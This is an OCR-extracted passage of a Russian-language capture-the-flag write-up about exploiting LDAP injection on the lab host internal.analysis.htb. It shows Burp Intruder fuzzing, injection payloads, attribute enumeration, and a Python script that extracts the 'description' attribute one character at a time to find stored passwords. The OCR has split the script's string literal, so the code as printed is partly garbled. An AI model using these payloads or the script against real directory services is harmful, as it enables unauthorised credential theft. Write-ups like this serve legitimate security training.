
Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://internal.analysis.htb


```
GET /users/list.php?name=§test§ HTTP/1.1
Host: internal.analysis.htb
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.111 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: PHPSESSID=om4oo377e4i2bc7pvtka2ev1k9
Connection: close
```

Burp Intruder — вкладка Positions



Request	Payload	Status code	Error	Timeout	Length	Comment
8	(	200	☐	☐	176	
9	)	200	☐	☐	176	
60	\	200	☐	☐	176	
0		200	☐	☐	576	
1	!	200	☐	☐	576	
2	"	200	☐	☐	576	
3	#	200	☐	☐	576	
4	$	200	☐	☐	576	
5	%	200	☐	☐	576	
6	&	200	☐	☐	576	

Burp Intruder — результат перебора




Request	Payload	Status code	Error	Timeout	Length	Comment
84	t	200	☐	☐	576	
85	u	200	☐	☐	576	
86	v	200	☐	☐	576	
87	w	200	☐	☐	576	
88	x	200	☐	☐	576	
89	y	200	☐	☐	576	
95		200	☐	☐	576	
90	z	200	☐	☐	576	
92	|	200	☐	☐	576	
91	{	200	☐	☐	576	
94	~	200	☐	☐	576	
93	}	200	☐	☐	576	
10	*	200	☐	☐	588	

Search result

Username	Last Name	First Name	Company	Department	Office Phone	Fax	Mobile	DDI	E-Mail Address	Home Phone
technician		technician								

Burp Intruder — результат перебора

В результате нашелся набор символов, который дал отличающиеся от основной массы результаты. Судя по всему, перед нами LDAP-инъекция. Удостовериться в этом можно, использовав фильтр `(objectClass=user)`.



```
GET /users/list.php?name=*)(%26(objectClass=user) HTTP/1.1
Host: internal.analysis.htb
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.111 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: PHPSESSID=om4oo377e4i2bc7pvtka2ev1k9
Connection: close
```

Search result


Username	Last Name	First Name	Company	Department	Office Phone	Fax	Mobile	DDI	E-Mail Address	Home Phone
technician		technician								

Результат выполнения запроса

LDAP Injection

Первым делом попробуем получить доступные атрибуты LDAP. Для этого переберем их с помощью Burp Intruder по следующему условию:

```
*)(%26(objectClass=user)($attr=*)
```



Choose an attack type

Attack type: Sniper


Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://internal.analysis.htb

```
GET /users/list.php?name=*)(%26(objectClass=user)(§attr§=*) HTTP/1.1
Host: internal.analysis.htb
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.111 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: PHPSESSID=om4oo377e4i2bc7pvtka2ev1k9
Connection: close
```

Burp Intruder — вкладка Positions



Request	Payload	Status code	Error	Timeout	Length	Comment
1	accountExpires	200	☐	☐	588	
81	badPasswordTime	200	☐	☐	588	
82	badPwdCount	200	☐	☐	588	
109	codePage	200	☐	☐	588	
107	cn	200	☐	☐	588	
124	countryCode	200	☐	☐	588	
126	createTimeStamp	200	☐	☐	588	
149	description	200	☐	☐	588	
155	distinguishedName	200	☐	☐	588	
182	givenName	200	☐	☐	588	
217	instanceType	200	☐	☐	588	
251	lastLogoff	200	☐	☐	588	
252	lastLogon	200	☐	☐	588	
273	logonCount	200	☐	☐	588	
327	modifyTimeStamp	200	☐	☐	588	
753	name	200	☐	☐	588	
788	objectCategory	200	☐	☐	588	
786	nTSecurityDescriptor	200	☐	☐	588	
789	objectClass	200	☐	☐	588	
794	objectSid	200	☐	☐	588	
793	objectGUID	200	☐	☐	588	
839	pwdLastSet	200	☐	☐	588	
856	replPropertyMetaData	200	☐	☐	588	
886	sAMAccountName	200	☐	☐	588	
887	sAMAccountType	200	☐	☐	588	
993	userAccountControl	200	☐	☐	588	
999	userPrincipalName	200	☐	☐	588	
932	sn	200	☐	☐	586	
0		200	☐	☐	576	
2	accountNameHistory	200	☐	☐	576	
3	aCSAggregateTokenRateP...	200	☐	☐	576	

Search result


Burp Intruder — результат перебора

Никаких необычных атрибутов не нашли. Попробуем получить описание учетной записи пользователя, так как в поле `description` часто можно встретить сохраненные пароли для сервисных учетных записей.

Напишем код, который будет посимвольно перебирать значение атрибута `description`. Работает это вот как. Мы по одному символу меняем условие `(description=*)`: значение атрибута будет сначала `a*`, затем `b*`, `c*`, `d*` и так далее. Как только в ответе появится таблица с пользователем, символ можно считать верным.

```
import requests

base_url = "http://internal.analysis.htb/users/list.php?name="

def make_request(param):
    url = base_url + param
    response = requests.get(url)
    return response.text

def find_character(target_char):
    current_param = ""
    all_characters =
"abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789!@#$%^
&
*()-_+=<>?/.,;:'"[]{}|\\`~ "

    while True:
        for char in all_characters:
            new_param = "*)(%26(objectClass=user)(description=" +
current_param + char + "*)"
            response = make_request(new_param)
            print(new_param + "    " + str(len(response)))
            if len(response) == 418:
                current_param += char
                print("Found character:", char)
                if char == target_char:
                    print("Target character found:", target_char)
                    return current_param

target_character = ''
result_param = find_character(target_character)
print("Description: ", result_param)
```

